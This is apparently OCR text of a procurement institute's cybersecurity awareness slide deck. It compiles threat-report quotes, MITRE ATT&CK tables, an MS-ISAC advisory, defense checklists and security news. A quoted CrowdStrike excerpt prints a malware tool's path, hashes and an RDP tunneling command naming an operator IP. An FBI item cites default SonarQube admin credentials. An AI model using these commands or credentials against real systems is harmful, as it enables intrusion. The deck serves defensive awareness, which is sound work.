- Cloud and Remote Service Attacks
  - Servers, containers, cloud storage
  - Misconfiguration

https://www.infosecurity-magazine.com/blogs/five-cyber-threats-2021/; **Candid Wüest VP of Cyber Protection Research, Acronis**

Five Emerging Cyber-Threats to Watch Out for in 2021 - 2

- Business Process Compromises
  - Targets systemic weaknesses
  - Requires extensive knowledge – compromised system as a view point
  - Automatic invoicing system – changing bank account
    - Think SAM, Now does the notarized letter make more sense?
- Customized Payloads
  - “Cyber-criminals can discover a lot about your network from company websites, social media and, of course, by compromising individual systems on the network. Pervasive, dual-use tools like PowerShell and WMI allow attackers to learn more about the tools and services your company relies on without setting off red flags. Armed with knowledge of these tools and the vulnerabilities present in each, they can construct payloads specifically designed to bring down not just a network, but your network.”

https://www.infosecurity-magazine.com/blogs/five-cyber-threats-2021/; **Candid Wüest VP of Cyber Protection Research, Acronis**

Supply Chain Attacks

Booz Allen expects threat actor interest in targeting platform-as-a-service (PaaS) solutions—particularly cloud-based development environments—to rise as a potential vector for conducting supply chain attacks:

Historically, threat actors have targeted shared libraries, software development kits (SDK), and integrated development environments (IDE) as a means to conduct widespread attacks, inserting malicious code into otherwise benign applications.

As cloud-hosted development environments become more popular, these solutions may attract the same illicit activity that other development tools and resources have seen in previous attacks.

Booz | Allen | Hamilton, 2021 Cyber Threats Trends Outlook, page 7

FBI: Hackers stole source code from US government agencies and private companies

- The alert specifically warns owners of SonarQube, a web-based application that companies integrate into their software build chains to test source code and discover security flaws before rolling out code and applications into production environments.
- SonarQube apps are installed on web servers and connected to source code hosting systems like BitBucket, GitHub, or GitLab accounts, or Azure DevOps systems.
- But the FBI says that some companies have left these systems unprotected, running on their default configuration (on port 9000) with default admin credentials (admin/admin).
- FBI officials say that threat actors have abused these misconfigurations to access SonarQube instances, pivot to the connected source code repositories, and then access and steal proprietary or private/sensitive applications.

CPO MAGAZINE

HOME NEWS INSIGHTS RESOURCES

WPI Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)

Lines of defense

- Corporate philosophy – protect the core
- Staff – trained, aware, involved
- Points of Contact – accessible, knowledgeable and proactive
- Communications – two way
- Network baseline – what is normal, inventory
- Devices – inventoried, baselined, updates installed
- Reporting mechanisms – necessary, encouraged, emphasized, active
- Device logging – tailored, used, automated
- Copies/Destruction – approved devices, procedures

How do you know?

- - only authorized users have accessed the network?
- - information requiring destruction was destroyed appropriately?
- - email/ftp/other digital communications were handled correctly?
- - there is no malware on the network / computers / devices?
- - there have been no reportable incidents?
- - all other issues

Don’t minimize the risk!

- It’s not just Fortune 500 companies and nation states at risk of having IP stolen–even the local laundry service is a target.
- In one example, an organization of 35 employees was the victim of a cyber attack by a competitor.
- The competitor hid in their network for two years stealing customer and pricing information, giving them a significant advantage.

Hid for two years!

Internet Security Threat Report, Volume 21, April 2016, Symantec

Mobile Devices Blur Work and Personal Privacy Increasing Cyber Risks

Organizations aren't moving quickly enough to identify cyber security threats linked to the drive toward using personal mobile devices in the workplace, cybersecurity researchers warn. "The breakneck speed of digital transformation brought with it opportunities as well as threats," one researcher said. "Organizations don't appear to be keeping up with the pace of change, deliberately putting the brakes on digital transformation because it comes with security challenges."

http://www.homelandsecuritynewswire.com/dr20191206-mobile-devices-blur-work-and-personal-privacy-increasing-cyber-risks

Survival of the Fastest: Accept the 1-10-60 Challenge

- With average “breakout time” — the time from initial intrusion to the start of lateral movement in an environment — measured in hours, CrowdStrike recommends that organizations pursue the “1-10-60 rule” in order to effectively combat sophisticated cyberthreats:
  - Detect intrusions in under one minute
  - Perform a full investigation in under 10 minutes
  - Eradicate the adversary from the environment in under 60 minutes
- Organizations that meet this 1-10-60 benchmark are much more likely to neutralize an attack before it spreads from its initial entry point, minimizing impact and further escalation. Meeting this challenge requires investment in deep visibility, as well as automated analysis and remediation tools across the enterprise, reducing friction and enabling responders to understand threats and take fast, decisive action.

OBSERVATIONS FROM THE FRONT LINES OF THREAT HUNTING OVERWATCH 2019 MID-YEAR REPORT – page 60

Use care in selecting IT talent –

On other hosts to which the actor moved, it used its PowerShell implant to write the following file, seen with two hashes:

```
FILE: C:\perflogs\log.exe
HASH: 5d25465ec4d51c6b61947990fb148d0b1ee8a344069d
5ac956ef4ea6a61af879
HASH: 25ea7f67638e7e7b8706566788aa25a7d91843232
ece85592b6bfe1eb4cd317a
```

Further investigation determined `log.exe` was a unique tool used for multiple purposes, including the creation of network tunnels and execution of a malicious DLL payload. For execution, `log.exe` injected an arbitrary portable executable into the process memory space of the legitimate Windows Explorer process. It used an RC4 cypher with a key of "Key" to encrypt and decrypt API and function names. An example of a command the `log.exe` tool used for RDP tunneling is provided here, and includes operator infrastructure:

```
C:\perflogs\log.exe -s 184.95.51[.]167:1443 -d
[REDACTED]:3389
```


Crowdstrike: 2019 GLOBAL THREAT REPORT ADVERSARY TRADECRAFT AND THE IMPORTANCE OF SPEED – pg 49

Use tools to alert the user

CAUTION: This message came from an EXTERNAL source. Do not reply to this message or follow any links in it unless you are certain they are not part of a phishing attack.

Threat endpoints

- Personal
- Business
- Education
- Healthcare
- Industry
- Government




It’s business.

Is there a potential for revenue

Create pain - ransomeware


Mitre ATT&CK



https://attack.mitre.org/

Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)

Mitre ATT&CK – partial matrix



Reconnaissance	Resource Development	Initial Access	Execution
10 techniques	6 techniques	9 techniques	10 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Exploitation for Client Execution
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Inter-Process Communication (2)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Native API
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Scheduled Task/Job (6)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Shared Modules
Search Closed Sources (2)		Supply Chain Compromise (3)	Software Deployment Tools
Search Open Technical Databases (5)		Trusted Relationship	System Services (2)
Search Open Websites/Domains (2)		Valid Accounts (4)	User Execution (2)
Search Victim-Owned Websites			Windows Management Instrumentation

https://attack.mitre.org/

Mitre ATT&CK – Reconnaissance

T1589	Gather Victim Identity Information	Before compromising a victim, adversaries may gather information about the victim's identity that can be used during targeting. Information about identities may include a variety of details, including personal data (ex: employee names, email addresses, etc.) as well as sensitive details such as credentials.
.001	Credentials	Before compromising a victim, adversaries may gather credentials that can be used during targeting. Account credentials gathered by adversaries may be those directly associated with the target victim organization or attempt to take advantage of the tendency for users to use the same passwords across personal and business accounts.
.002	Email Addresses	Before compromising a victim, adversaries may gather email addresses that can be used during targeting. Even if internal instances exist, organizations may have public-facing email infrastructure and addresses for employees.
.003	Employee Names	Before compromising a victim, adversaries may gather employee names that can be used during targeting. Employee names be used to derive email addresses as well as to help guide other reconnaissance efforts and/or craft more-believable lures.

https://attack.mitre.org/

China - ACTIVE ADVERSARIES

Adversary	Ops Tempo	Description
WICKED PANDA	High	Continuing the high-volume operations observed in 2018, WICKED PANDA was linked to multiple compromises in 2019, including suspected ties to supply chain compromises. This adversary targeted a wide variety of sectors, including telecommunications, technology, gaming, hospitality, utilities and pharmaceutical.
MUSTANG PANDA	High	MUSTANG PANDA was consistently active, starting in March and continuing through the end of 2019. Observed activity indicates targets are likely in or related to Vietnam, Myanmar, Mongolia and Pakistan.
EMISSARY PANDA	Medium-High	EMISSARY PANDA used custom and commodity malware against healthcare and telecommunication sector targets throughout 2019. Numerous incidents suggested that the Middle East is a specific target region for this actor.
PIRATE PANDA	Medium-High	CrowdStrike Intelligence identified new PIRATE PANDA activity that showed the adversary began to use the 8.t exploit document builder to target Mongolia from March to April, and then again in November against Vietnam.

CROWDSTRIKE GLOBAL THREAT REPORT 2020 page 52

GLOBAL ATT&CK TECHNIQUE TRENDS

See:
https://attack.mitre.org/
On Mitre Attack framework/approach





Figure 3.
TTPs Used by Attackers in 2019

CROWDSTRIKE GLOBAL THREAT REPORT 2020 page 11


Weekly updates

Alert Level: GUARDED | Low | Guarded | Elevated | High | Severe | Learn More

Our MS-ISAC Advisories



Hot Topic



Top Malware Last Month

1. Emotet
2. Kovter
3. ZeuS
4. NanoCore
5. Cerber
6. Gh0st
7. CoinMiner
8. Trickbot
9. WannaCry
10. Xtrat

On November 18, 2020, the Cyber Threat Alert Level was evaluated and is remaining at Blue (Guarded) due to vulnerabilities in Apple and Google products. On November 13, the MS-ISAC released an updated advisory that includes more vulnerabilities affecting Apple products, the most severe of which could allow for arbitrary code execution. On November 18, the MS-ISAC released an advisory for multiple vulnerabilities in Google Chrome, the most severe of which could allow for arbitrary code execution. Organizations and users are advised to update and apply all appropriate vendor security patches to vulnerable systems and to continue to update their antivirus signatures daily. Another line of defense includes user awareness training regarding the threats posed by attachments and hypertext links contained in emails especially from un-trusted sources.

https://www.cisecurity.org/cybersecurity-threats/

MS - ISAC

TLP: WHITE
MS-ISAC CYBERSECURITY ADVISORY

MS-ISAC ADVISORY NUMBER:
2020-158

DATE(S) ISSUED:
11/19/2020

SUBJECT:
Multiple Vulnerabilities in VMware SD-WAN Orchestrator Could Allow for Arbitrary Code Execution

OVERVIEW:
Multiple vulnerabilities have been discovered in VMware SD-WAN Orchestrator, the most severe of which could allow for arbitrary code execution. Successful exploitation of the most severe of these vulnerabilities could result in an attacker gaining the same privileges given to the host machine. Depending on the privileges associated with VMware SD-WAN Orchestrator, an attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Users whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights.

THREAT INTELLIGENCE:
There are currently no reports of these vulnerabilities being exploited in the wild.

SYSTEMS AFFECTED:
- VMware SD-WAN Orchestrator versions prior to 4.0.1, 3.4.4, and 3.3.2 P3

RISK:
Government:
- Large and medium government entities: **High**
- Small government entities: **Medium**

Businesses:
- Large and medium business entities: **High**
- Small business entities: **Medium**

Home users: Low

TECHNICAL SUMMARY:
Multiple vulnerabilities have been discovered in VMWare SD-WAN Orchestrator, the most severe of which could allow for arbitrary code execution. Details of these vulnerabilities are as follows:

- The SD-WAN Orchestrator does not apply correct input validation which allows for SQL-injection (CVE-2020-3984)

Contact Tracing

- Apps developed with little regard for privacy and security
- Data stealing and surveillance backdoors
- Greatest risk = countries with high adoption rates
- Destructive updates
- Disinformation
- Trolls

Booz | Allen | Hamilton, 2021 Cyber Threats Trends Outlook, page 20

Current/Future threats

- Contract Tracing
- U.S. Adoption of Telehealth
- 5G To Expand the Attack Surface for Industrial IoT
- 5G T0 Increase Security Pressure on Mobile HotSpots


Booz | Allen | Hamilton, 2021 Cyber Threats Trends Outlook, page 20

Supply Chain members

- Parcel and delivery services as targets
  - Growth
  - Reliance
  - Stress points
  - Expanded services
  - Multiple transaction point
    - Arrival – Departure points

Booz | Allen | Hamilton, 2021 Cyber Threats Trends Outlook, page 16

New day, new threats



CYBER THREAT BRIEF

The latest cyber threat and risk news.

Crypto Firm Offers $200,000 Bug Bounty to Hacker Who Stole $2m

On Thursday, cryptography borrowing and savings company Akropolis suffered from a cyberattack after a hacker exploited a bug in its SavingsModule smart contract. The cyberattacker was able to steal over two million in DAI virtual currency. The company is now offering the attacker a $200,000 reward as a bug bounty | **(Read More)**

Biotech Company Miltenyi Biotec Discloses Malware Attack

Miltenyi Biotec, an international biotechnology company, claims that it has fully recovered from a detrimental malware attack affecting some portions of its network for the past couple of weeks. Miltenyi Biotec is based in Germany and provides solutions for cell and therapy research and has recently been working on COVID-19 | **(Read More)**

Dating Site Bumble Leaves Swipes Unsecured for 100M Users

Popular dating site Bumble has accidentally exposed the personal information of 100 million users due to an API bug. Information disclosed includes political leanings, education, distance, height, weight, and other sensitive data that could be of interest to hackers or foreign adversaries. A researcher at Independent Security Evaluators discovered the | **(Read More)**

Zoom Debuts New Tools to Fight Meeting Disruptions

Zoom has launched new features that allow hosts and co-hosts to pause live Zoom meetings. The feature aims to reduce the onslaught of so-called zoom-bombers, users that join meetings seemingly at random with the intention to disrupt the activity. The capabilities will allow hosts to pause the meeting, allowing them | **(Read More)**

Russian, North Korean Hackers Target Vaccine Work

On Friday, tech giant Microsoft claimed in a blog post that it had observed several attempts by state-backed Russian and North Korean hackers aiming to steal sensitive and valuable data from pharmaceutical companies and organizations conducting vaccine research. Although Microsoft claims the attacks were unsuccessful over the recent months, the | **(Read More)**

https://www.ooda.com: OODA Loop Daily Pulse | 11/17/2020

Select resources that inform

Breakdown of a Break-in: A Manufacturer's Ransomware Response
The analysis of an industrial ransomware attack reveals common tactics and proactive steps that businesses can take to avoid similar incidents.

Global Pandemic Fuels Cyber-Threat Workload for National Cyber Security Centre, Shows Annual Review
From securing the Nightingale hospitals to tackling threats to vaccine research and production, a large part of the National Cyber Security Centre's (NCSC) recent work in the UK has been related to the coronavirus pandemic, as Ron Alalouff discovered when reporting on its Annual Review.

A Call for Change in Physical Security
We're at an inflection point. The threats we face are dynamic, emerging, and global. Are you ready?

Tech Resources

- The State of Global Phishing
- 2020 Global Security Report
- Evolution of Ransomware Gangs
- How to Measure & Reduce Cybersecurity Risk in Your Org
- Cybersecurity for SMBs Is the Herculean Task of MSPs
- Frictionless Security for Agile Game Development
- Managed Threat Detection and Response

Insecure APIs a Growing Risk for Organizations
Security models for application programming interfaces haven't kept pace with requirements of a non-perimeter world, Forrester says.

How Hackers Blend Attack Methods to Bypass MFA
Protecting mobile apps requires a multilayered approach with a mix of cybersecurity measures to counter various attacks at different layers.

An Inside Look at an Account Takeover

AI threat find: Phishing attack slips through email gateway and leads to large-scale compromise.
By DARKTRACE EXPERTS Staff, 11/17/2020
0 COMMENTS | READ | POST A COMMENT

Ransomware Operator Promotes Distributed Storage for Stolen Data

The criminals behind the DarkSide ransomware-as-a-service operation say the system will be harder to take down.
By JAI VIJAYAN Contributing Writer, 11/17/2020
News
0 COMMENTS | READ | POST A COMMENT

https://www.darkreading.com/ Dark Reading Daily

Take advantage of free resources

Insights into security transformation and prevalent attack vectors in a work-from-anywhere world

